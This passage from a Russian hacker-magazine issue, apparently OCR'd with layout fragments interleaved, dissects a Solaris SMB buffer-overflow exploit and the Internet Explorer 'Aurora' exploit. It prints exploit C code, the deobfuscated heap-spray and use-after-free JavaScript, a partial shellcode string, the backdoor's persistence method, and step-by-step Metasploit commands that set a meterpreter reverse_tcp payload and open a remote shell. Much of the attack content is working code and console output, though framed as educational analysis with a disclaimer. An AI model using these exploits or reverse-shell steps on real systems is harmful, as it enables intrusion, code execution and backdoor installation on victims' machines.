 * SunOS opensolaris 5.11 snv_86 i86pc i386 i86pc Solaris
admin@opensolaris:~#
```


Устройство самого эксплоита крайне просто! Рассмотрим его главную часть, отвечающую за эксплуатацию переполнения буфера. Сначала создается «сырой» сокет для формирования и инжекта своего пакета в сеть:

```
s = socket(PF_INET, SOCK_RAW, IPPROTO_TCP);
if (s == -1) {
 printf("[*] failed to create raw socket\n");
} else {
 sin.sin_family = AF_INET;
 sin.sin_port = htons(port);
 sin.sin_addr.s_addr = inet_addr(target);


 if (!command) {
  command = "uname -a > /tmp/.patch.your.system.txt";
 }

 printf("[*] attacking '%s' on '%s' ...\n",
  targets[idx].description, target);
```

Далее происходит вставка своей исполняемой на удаленной машине команды в буфер, кстати, с помощью безопасной функции snprintf:









SMB Command Codes

Below is a table giving some of the Core SMB commands:

Table 8. Core SMB Commands

Field Name	smb_com	Description
SMBmkdir	0x00	Create directory
SMBrmdir	0x01	Delete directory
SMBopen	0x02	Open file
SMBcreate	0x03	Create file
SMBclose	0x04	Close file
SMBflush	0x05	Commit all files
SMBunlink	0x06	Delete file
SMBmv	0x07	Rename file
SMBgetatr	0x08	Get file attribute
SMBsetatr	0x09	Set file attribute
SMBread	0x0a	Read byte block
SMBwrite	0x0b	Write byte block
SMBlock	0x0c	Lock byte block
SMBunlock	0x0d	Unlock byte block
SMBmknew	0x0f	Create new file
SMBchkpth	0x10	Check directory
SMBexit	0x11	End of process
SMBlseek	0x12	LSEEK
SMBtcon	0x70	Start connection
SMBtdis	0x71	End connection
SMBnegprot	0x72	Verify dialect

КОДЫ КОМАНД SMB — ИМЕННО 0X72 ИСПОЛЬЗУЕТСЯ ПРИ ЭКСПЛУАТАЦИИ ОПИСАННОЙ УЯЗВИМОСТИ

```
snprintf(buffer, sizeof(buffer), ";%s;",
         command);

/* char dialect[256] */
for (i = strlen(buffer); i < 256; i++) { buffer[i]
= SMB_HEADER_FILLER; }
```

Цикл заполняет буфер dialect до нужной консистенции по структуре. Затем происходит перезапись нужных адресов за буфером для достижения EIP и его последующая перезапись на нужный нам адрес возврата:

```
/* Перезапись bytecount*/
buffer[i++] = SMB_HEADER_FILLER;
buffer[i++] = SMB_HEADER_FILLER;
buffer[i++] = SMB_HEADER_FILLER;
buffer[i++] = SMB_HEADER_FILLER;

/* Перезапись length */
buffer[i++] = SMB_HEADER_FILLER;
buffer[i++] = SMB_HEADER_FILLER;
buffer[i++] = SMB_HEADER_FILLER;
buffer[i++] = SMB_HEADER_FILLER;

/* 4 байта еще */ (к слову, их устанавливает GCC для вы-
равнивания стека)

buffer[i++] = SMB_HEADER_FILLER;
buffer[i++] = SMB_HEADER_FILLER;
buffer[i++] = SMB_HEADER_FILLER;
buffer[i++] = SMB_HEADER_FILLER;

/* Указатель на ebp */
buffer[i++] = SMB_HEADER_FILLER;
buffer[i++] = SMB_HEADER_FILLER;
buffer[i++] = SMB_HEADER_FILLER;
buffer[i++] = SMB_HEADER_FILLER;

/* адрес возврата (system())*/
buffer[i++] = targets[idx].address & 0xff;
buffer[i++] = (targets[idx].address >> 8) & 0xff;
buffer[i++] = (targets[idx].address >> 16) & 0xff;
buffer[i++] = (targets[idx].address >> 24) & 0xff;
```

Финал, отправка красоты:

```
  printf("[*] execute '%s' now ...\n", command);

  send_smb_packet(s, &sin, SMB_COMMAND_TRIGGER,
          buffer);

  printf("[*] done\n");

  close(s);
 }

return 0;
}
```

TARGETS

Sun Solaris 8/9/10.
OpenSolaris < snv_96.

SOLUTION

Патчится это дело заменой небезопасной функции на безопасную — snprintf:

```
  while (bytecount > 1)
  {
-    length = sprintf(dialect, (char *)protodata+1);
+    length = snprintf(dialect, sizeof (dialect),
+          "%s", (char *)protodata+1);
     protodata += (length+2);
+    if (protodata >= data+len)
+          break;
     bytecount -= (length+2);
  }
```

Степан «Step» Ильин step@glc.ru



ОПЕРАЦИЯ «АВРОРА»

АНАЛИЗ И ИСПОЛЬЗОВАНИЕ НОВОГО СПЛОИТА ДЛЯ INTERNET EXPLORER

В КОРПОРАТИВНОМ БЛОГЕ GOOGLE — ЗАЯВЛЕНИЕ ОБ АТАКЕ НА РЕСУРСЫ КОМПАНИИ СО СТОРОНЫ КИТАЯ. ВО ВСЕХ НОВОСТНЫХ ЛЕНТАХ — БУБНЕЖ О ПОПЫТКЕ ВЫКРАСТЬ КОНФИДЕНЦИАЛЬНЫЕ ДАННЫЕ У СОТРУДНИКОВ GOOGLE, MCAFEE, ADOBE И ЕЩЕ ДВУХ ДЕСЯТКОВ ИЗВЕСТНЫХ КОМПАНИЙ. А НАМ ЭТО ПО БАРАБАНУ :). КАКАЯ РАЗНИЦА, ЧТО ХОТЕЛИ УКРАСТЬ ХАКЕРЫ — ГОРАЗДО ИНТЕРЕСНЕЕ РАЗОБРАТЬСЯ, КАК ОНИ ХОТЕЛИ ЭТО СДЕЛАТЬ. А ПОСКОЛЬКУ В ОСНОВЕ ЛЕЖИТ НОВАЯ УЯЗВИМОСТЬ В INTERNET EXPLORER, ТО И ЗАЙМЕМСЯ МЫ ТЕМ, ЧТО ПРЕПАРИРУЕМ РАБОЧИЙ СПЛОИТ.



Главная задача сплоита — заставить браузер обратиться к объекту, который ранее был удален. Причем в том месте памяти, над которым был получен контроль и в который удалось поместить зловредный код (шелл-код), выполняющий загрузку бэкдора. И если первая цель становится доступной из-за ошибки в IE, то контроль над нужным участком памяти достигается благодаря приему Heap Spraying. Он и раньше не раз использовался в сплоитах для браузера.

ТЕХНИКА HEAP SPRAYING

Чтобы лучше понимать, как работает непосредственно Аврора, предлагаю разобраться сначала с приемом Heap Spraying. Тогда код сплоита покажется понятным и логичным. Указанный прием можно применить, когда уязвимая программа (в нашем случае — IE) по какой-то причине обращается к несуществующему участку памяти, находящемуся в адресном пространстве кучи. В то же время адрес не должен быть выше 0x7fffffff, потому что выше этого адреса находится адресное пространство ядра, к которому нет доступа из обычного приложения. Это одно из ограничений приема Heap Spraying.
Итак, что мы можем сделать, если приложение по какой-то причине обращается к куче (по-английски — Heap), но по несуществующему адресу? Ответ зависит от природы уязвимого приложения. Если мы не можем управлять кучей приложения (на самом деле, максимум, что мы можем делать, это неуправляемо инжектировать в нее данные), то пиши пропало: ничего не выйдет. И напротив, если такая возможность имеется, мы можем добавлять данные в кучу, выделяя под них память, до тех пор, пока невалидный до этого момента адрес не начнет существовать. Посмотри на иллюстрацию, чтобы все стало ясно.
Впрочем, знание точного адреса, по которому передается управление, не дает нам возможности произвольно вставить шелл-код: операционная система сама распределяет адресное пространство для выделения динамической памяти. Так как же поместить в кучу шелл-код, чтобы он все-таки выполнился? Есть секрет. Мы можем заполнить кучу одинаковыми блоками, которые состоят из последовательности NOP-команд, означающих «отсутствие операции», и шелл-кода. Если переход будет выполнен на один из таких NOP'ов, то выполнение будет «скользить» по цепочке NOP до тех пор, пока не наткнется на машинную команду, которая выполняет некоторые действия. А поскольку после каждой цепочки NOP'а у нас стоит шелл-код, то именно он и будет их выполнять! Заполнение подобным образом кучи называется Heap Spraying. Другой вопрос: почему он так часто используется для эксплуатирования уязвимостей браузера? Причина в том, что браузер — одно из немногих приложений, которое может управлять кучей. Реализуется все с помощью JS-скриптов, которые выполняются на стороне клиента. Может показаться, что прием очень простой, но это лишь в теории, а практическая реализация во многих случаях не так очевидна и требует ухищрений. Так или иначе, теперь, когда мы познакомились с ключевым подходом, используемым в Aurora, можно изучить внутренности самого сплоита уже с некоторым знанием дела.

ДЕОБФУСКАЦИЯ КОДА

Код нашумевшего сплоита полностью написан на JavaScript, но, чтобы немного усложнить его чтение, автор использовал простой способ обфускации. Тело страницы, вызывающей загрузку трояна, начинается с так называемого декриптора, — он расшифровывает незатейливо закодированный JS-код и начинает его выполнение. Приведу немного урезанный код:

```
<script>


var c = document
var b = "60 105 ... 62 14 10 "
var ss = b.split(" ");
var a = "a a a ... | } ~ "
var s=a.split(" ");
s[32]=" "
cc = ""

for(i=0;i<ss.length-1;i++) cc +=
s[ss[i].valueOf()-i%2];
var d = c.write
d(cc)
</script>
```

С помощью этого кода осуществляется расшифровка тела сплоита и его запуск. Зашифрованное тело JS-скрипта находится в строковой переменной b. Каждый символ выделяется в отдельный элемент массива, после чего с каждым из них в цикле проводятся элементарные преобразования с использованием параметров, сохраненных в переменной a. В результате, расшифрованный код сплоита запускается:


```
<html>
<script>
var sc = unescape("%u9090 [...]
6%ubfa8%u00d8");
var sss = Array(826, 679, [...]
413, 875);
var arr = new Array;
for (var i = 0; i < sss.length;
i ++ )
{
 arr[i] = String.
fromCharCode(sss[i]/7);
}
var cc=arr.toString();cc=cc.
replace(/ ,/ g, "");
cc = cc.replace(/@/g, ",");
eval(cc);

var x1 = new Array();
for (i = 0; i < 200; i ++ ){
 x1[i] = document.
createElement("COMMENT");
 x1[i].data = "abc";
};
var e1 = null;
function ev1(evt){
 e1 = document.
createEventObject(evt);
 document.getElementById("sp1").
innerHTML = "";
 window.setInterval(ev2, 50);
}
function ev2(){
 p = "\u0c0d\ [...] \u0c0d";
 for (i = 0; i < x1.length; i ++
)
  {
   x1[i].data = p;
  };
  var t = e1.srcElement;
```



ДЕОБФУСКАЦИЯ УЧАСТКА КОДА

КРИТИЧЕСКАЯ ОШИБКА INTERNET EXPLORER



ВОТ ЗДЕСЬ IE И СХОДИТ С УМА, ПЕРЕДАВАЯ УПРАВЛЕНИЕ ПО АДРЕСУ ИЗ РЕГИСТРА ECX



links

• Описание старого доброго приема NOP-slide: www.phreedom.org/solar/honeynet/scan20/scan20.html.

• Описание уязвимости от Microsoft: www.microsoft.com/technet/security/bulletin/MS10-002.mspx.



info

Информация представлена исключительно в ознакомительных целях. Использование ее в противозаконных целях грозит преследованием со стороны правоохранительных органов. Редакция в этом случае ответственности не несет.

```
}
</script>
<span id="sp1"><IMG SRC="aaa.gif"
onload="ev1(event)"></span>
</body></html>
```

Сразу бросается в глаза переменная sc, в которой находится шелл-код нашего сплоита. Остальная часть сплоита не так очевидна, поэтому пройдемся по исходному коду по частям.

РАЗБИРАЕМ ТЕЛО СПЛОИТА

В расшифрованном теле сплоита автор еще раз использует обфускацию, расположив часть кода в закодированном виде в массиве sss.

```
var sss = Array(826, 679, [...] 413, 875);
var arr = new Array;
for (var i = 0; i < sss.length; i ++ )
{
 arr[i] = String.fromCharCode(sss[i]/7);
}
var cc=arr.toString();cc=cc.replace(/ ,/ g,
"");
cc = cc.replace(/@/g, ",");
eval(cc);
```

Для расшифровки опять же используется простейший прием: для каждого зашифрованного символа из массива sss в цикле выполняется операция sss[i]/7, после чего с помощью функции fromCharCode получается символ по его Unicode-коду. Массив преобразуется в строку cc, из которой регеспами удаляются лишние символы, а завершающей командой eval(cc) запускается запуск расшифрованного кода:

```
var n = unescape("%u0c0d%u0c0d");
while (n.length <= 524288)n += n;
n = n.substring(0, 524269 — sc.length);
var x = new Array();
for (var i = 0; i < 200; i ++ ){
  x[i] = n + sc;
}
```

А вот теперь, вспоминая описание приема Heap Spraying, внимательно смотрим на код. Сначала создается переменная n, в которую записывается большое количество NOP-элементов 0D 0C (вернее, их заменителей, не выполняющих значимых действий, переходов и вызовов процедур). Далее создается массив из одинаковых элементов, образованных слиянием NOP-команд из переменной n и... шелл-кода из переменной sc. Множество одинаковых блочков, для каждого из которых выделяется память в куче, — классическая реализация приема Heap Spraying! Зачем он нужен, мы определились выше. Теперь, когда в кучу приложения инжектированы нужные хакеру данные, пора разобраться, как взломщику удается передать управление на один из тех блочков, для которых только что была выделена память. Здесь-то и используется критическая ошибка Internet Explorer, вызывающая такой переход.

РАЗБИРАЕМ ТЕЛО СПЛОИТА

Код сплоита далее делает довольно простую вещь:

```
var x1 = new Array();
for (i = 0; i < 200; i ++ ){
 x1[i] = document.createElement("COMMENT");
 x1[i].data = "abc";
};
var e1 = null;
```

Так создается 200 элементов с лейблом COMMENT, а их поле .data заполняется простой строкой «abc». Чтобы не забегать вперед, объясним смысл приема позже. По сути, все приготовления сплоита на этом этапе закончены, и начинается выполнение страницы с загрузки простого изображения:

```
<span id="sp1"><IMG SRC="aaa.gif"
onload="ev1(event)"></span>
```

HTML-код определяет тег <span>, который содержит тег <img>, отображающий aaa.gif (без этого файла сплоит не сработает). Причем, как только изображение загружается, срабатывает обработчик события onload (процедура, выполняемая автоматически после события «загрузка элемента завершена»), в результате которого запускается функция ev1. Посмотрим, что она собой представляет:

```
function ev1(evt){
 e1 = document.createEventObject(evt);
 document.getElementById("sp1").innerHTML
= "";
 window.setInterval(ev2, 50);
}
```

Функция создает объект-событие на основе события event, переданного через параметр обработчиком собы-

ШЕЛЛ ПОЛУЧЕН!

РЕАЛИЗАЦИЯ СПЛОИТА НА PYTHON ОТЛИЧНО РАБОТАЕТ!

тия onload тега <img>. Дальше идет интересная часть: с помощью поля innerHTML удаляются все вложенные элементы тега <span>. А поскольку в нем находится только объект <img>, то он и удаляется, становясь недействительным. Последняя строчка функции запускает таймер, который вызывает другую функцию — ev2() — каждые 50 миллисекунд.

```
function ev2(){
 p = "\u0c0d\ [...] \u0c0d";
 for (i = 0; i < x1.length; i ++ )
 {
  x1[i].data = p;
 };
 var t = e1.srcElement;
}
</script>
```

И вот, перед нами — ядро сплоита! Мы видим цикл, который проходит по массиву x1 — это тот самый массив, что содержит двести объектов COMMENT, созданных ранее. Для каждого объекта в цикле заполняется поле .data. Взглянув на содержимое переменной p, которой заполняется каждый элемент массива x1, можно подумать, что таким образом осуществляется дополнительный Heap Spraying. Но так ли это? Нет! Если посмотреть внимательно, то размер данных, которые присваиваются полю .data, фиксирован, и он слишком маленький для того, чтобы заполнить кучу. Кроме того, в кучу уже было инжектировано достаточно данных — помнишь? На самом деле (и здесь внимание!) код пытается перезаписать память объекта <img>, которая еще недавно была валидной. Ведь, как только объект <img> выгрузили из памяти, место, которое он занимал, снова стало свободным. Когда код присваивает значение полю .data данными, то этим данным нужно место, чтобы быть сохраненными где-то в куче (heap'е). И догадайся — что? Система заново использует память, которая ранее была выделена для объекта <img>! Это значит, что автор сплоита смог перезаписать объект <img> теми данными, какие он захотел. Теперь ответим на вопрос, зачем он использовал для этого 0x0C 0x0D? Все просто: в результате получается адрес 0x0C0D0C0D, — по нему находятся данные с шелл-кодом, которые мы инжектировали в кучу с помощью Heap Spraying'а. То, как происходит переход по следующему адресу, объясняет следующая строка сплоита. Код обращается к объекту e1:

```
var t = e1.srcElement;
```

Свойство srcElement возвращает объект, который инициировал событие e1. А этим объектом является <img>, который был удален из объекта span с помощью свойства innerHTML. Вот здесь IE и сходит с ума из-за ошибки при попытке получить объект, который был ранее удален. Браузер ссылается по старому указателю, который хакер сумел «перекрыть» множеством значений 0x0C0D0C0D, и управление прямиком попадает в кучу, на один из блоков, инжектированных с помощью Heap Spraying'а. Все: на машине клиента спокойно выполняется шелл-код, осуществляющий загрузку бэкдора.

БЭКДОР ДЛЯ GOOGLE?


Пробив Internet Explorer, сплоит загружает и устанавливает в системе бэкдор. Несмотря на серьезные цели (все-таки сотрудники Google и т.п.), никакой серьезной защиты у самого трояна нет. Для обфускации используется пресловутый прием «Спагетти-код», с которым справляются автоматические средства, в том числе Hex-Rays. А для обоснования в системе используются вполне традиционные техники с использованием процесса Svchost.exe винды. Любой сервис прописывается с помощью ключа в ветке HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\, а группы сервисов обозначаются в ветке HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Svchost. Бэкдор создает временный сервис со случайным именем и создает новую группу сервисов SysIns. Далее библиотека %System%\rasmon.dll с телом трояна прописывается как serviceDLL для этого сервиса, и загрузчик выполняет команду:

```
C:\Windows\System32\svchost.exe –k SysIns
```

Библиотека rasmon.dll загружается в память. Напомню, что когда система запускается, он проверяет ветки в реестре и запускает те сервисы, для которых установлен автозапуск. Бэкдор создает для себя запись с описанием сервиса — а система делает все за него. Загруженная библиотека продолжает осваиваться в системе. Сначала она удаляет временный сервис и создает в реестре запись для нового сервиса с именем RaS[4 случайных символа] (например, RaSxake), после чего опять же прописывает библиотеку serviceDLL и привязывает сервис к стандартной группе netsvcs. После этого бэкдор автоматически запускается на старте системы с помощью svchost. Аналогичный прием использовал W32.Downadup, о котором мы под-

ГЛОССАРИЙ

КУЧА (HEAP) — условное название области динамической памяти приложения.
NOP — сокращение от английского «No OPeration», инструкция процессора, которая предписывает ничего не делать.
Обфускация — намеренное запутывание исходного текста путем приведения его к виду, сохраняющему функциональность, но затрудняющему анализ. Обратная операция называется деобфускацией.
ADDRESS SPACE LAYOUT RANDOMIZATION (ASLR) — рандомизация адресного пространства. Технология случайно выделяет пространство для стека, кучи и других элементов в адресном пространстве процесса, чем серьезно усложняет жизнь авторам сплоитов.



ДЛЯ ИСПОЛЬЗОВАНИЯ СПЛОИТА НЕОБХОДИМО ОБНОВИТЬ БАЗЫ METASPLOIT'A

робно рассказывали в прошлом году. Кстати говоря, удалив эту «точку загрузки» и перезагрузившись, можно быстро избавиться от заразы.

Сам троян, прописавшись в системе, получает команды через несколько серверов-админок, которые на текущий момент уже прикрыты. Причем в протоколе общения бэкдора с сервером-админкой используется хитрый способ для вычисления контрольных сумм, описанный в одном из китайских изданий, — одна из причин, почему считается, что атака была инициирована хакерами из Китая.

СПЛОИТ В ДЕЙСТВИИ

Тело сплоита вскоре после атаки стало доступным на портале Wepawet (wepawet.iseclab.org). Не заставил себя ждать и соответствующий модуль для Metasploit, благодаря которому протестить свои локальные машины на наличие уязвимости, проверив работу сплоита, стало проще простого. Для начала необходимо скачать последнюю версию Metasploit (www.metasploit.com/framework/download) и с помощью онлайн-апдейта обновить базы сплоитов. Напомню, что управление фреймворком осуществляется с помощью специальной консоли msfconsole, через которую вводятся текстовые команды. Чтобы использовать модуль ie_aurora, в котором хранится сплоит для IE, необходимо:

1. Сначала подключить нужный модуль:

```
msf > use exploit/windows/
browser/ie_aurora
```

2. Далее выбрать шелл-код, т.е. боевую нагрузку, которую будет выполнять сплоит на машине жертвы в случае успешного эксплуатирования уязвимости. Выбираем backconnect (жертва сама «постучится» к нам после поражения):

```
msf exploit(ie_aurora) > set
PAYLOAD windows/meterpreter/
reverse_tcp
```

3. Для backconnect'a указать порт, на котором будем ждать подключения от пораженной машины:

```
msf exploit(ie_aurora) > set
LHOST наш_IP
```

4. Дополнительно через параметр URIPATH указать адрес, где будет находиться «отравленная» сплоитом HTML-страница (у нас она будет в корне):

```
msf exploit(ie_aurora) > set URIPATH /
```

5. И, в конце концов, отдать команду на создание странички со сплоитом:

```
msf exploit(ie_aurora) > exploit
```

В консоли метасплоита появится сообщение об ожидании подключений на локальном IP-адресе:

```
[*] Exploit running as background
job.
[*] Started reverse handler on
port 4444
[*] Local IP:
http://192.168.0.23:8080/
[*] Server started.
```

Все, теперь можно на любой машине с Internet Explorer 6 (мы тестили на Windows XP SP3) открыть браузер и обратиться по адресу и порту, указанному в Local IP (http://192.168.0.23:8080). Если сплоит сработает, в консоли метасплоита ты увидишь сообщение о новой сессии (backconnect'a):

```
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1
opened (192.168.0.23:4444 ->
192.168.0.97:1514)
```


Считай: дело в шляпе. Остается только воспользоваться бэкконнектом, переключившись на нужную сессию, и отдать одну из команд метасплоита, например, на открытие шелла:

```
msf exploit(ie_aurora) > sessions
-i 1
[*] Starting interaction with
1...
```









HEAP SPRAYING ЗАПОЛНЯЕТ КУЧУ ОДИНАКОВЫМИ БЛОКАМИ «ПОСЛЕДОВАТЕЛЬНОСТЬ NOP'ОВ + ШЕЛЛ-КОД»

```
meterpreter > shell
Process 892 created.
Channel 1 created.
Microsoft Windows XP [Version
5.1.2600]
(C) Copyright 1985-2001 Microsoft
Corp.

C:\Documents and Settings\Testlab\
Desktop>
```

Готово! Помимо модуля для метасплоита, существует также публичная реализация на Python'е (praetorianprefect.com/wp-content/uploads/2010/01/ie_aurora.py_.txt), которая на указанном порту поднимает веб-сервер и отдает подключившимся клиентам HTML-ку с эксплоитом: python ie_aurora.py [номер порта]. В качестве нагрузки используется шелл-код, запускающий на атакуемой машине Калькулятор (calc.exe).

Deobfuscation results

Evals

```
var n = unescape("%u0c0d%u0c0d");
while (n.length <= 524288)n += n;
n = n.substring(0, 524269 - sc.length);
var x = new Array();
for (var i = 0; i < 200; i ++ ){
  x[i] = n + sc;
}
```

(repeated 1 time)

Writes

```
<html><script>var sc = unescape("
%u9090%u19eb%u4b5b%u3390%u90c9%u7b80%ue901%u0175%u66c3%u7bb9%u8004%u0b34%ue2d8%uebfa%ue805
%uffe2%uffff%u3931%ud8db%u87d8%u79bc%ud8e8%ud8d8%u9853%u53d4%uc4a8%u5375%ud0b0%u2f53%ud7b2
%u3081%udb59%ud8d8%u3a48%ub020%ueaeb%ud8d8%u8db0%ubdab%u8caa%u9e53%u30d4%uda37%ud8d8%u3053
%ud9b2%u3081%udbb9%ud8d8%u213a%ub7b0%ud8b6%ub0d8%uaaad%ub5b4%u538c%ud49e%u0830%ud8da%u53d8
%ub230%u81d9%u9a30%ud8db%u3ad8%ub021%uebb4%ud8ea%uabb0%ubdb0%u8cb4%u9e53%u30d4%uda69%ud8d8
%u3053%ud9b2%u3081%udbfb%ud8d8%u213a%u3459%ud9d8%ud8d8%u0453%u1b59%ud858%ud8d8%ud8b2%uc2b2
%ub28b%u27d8%u9c8e%u18eb%u5898%udbe4%uadd8%u5121%u485e%ud8d8%u1fd8%udbdc%ub984%ubdf6%u9c1f
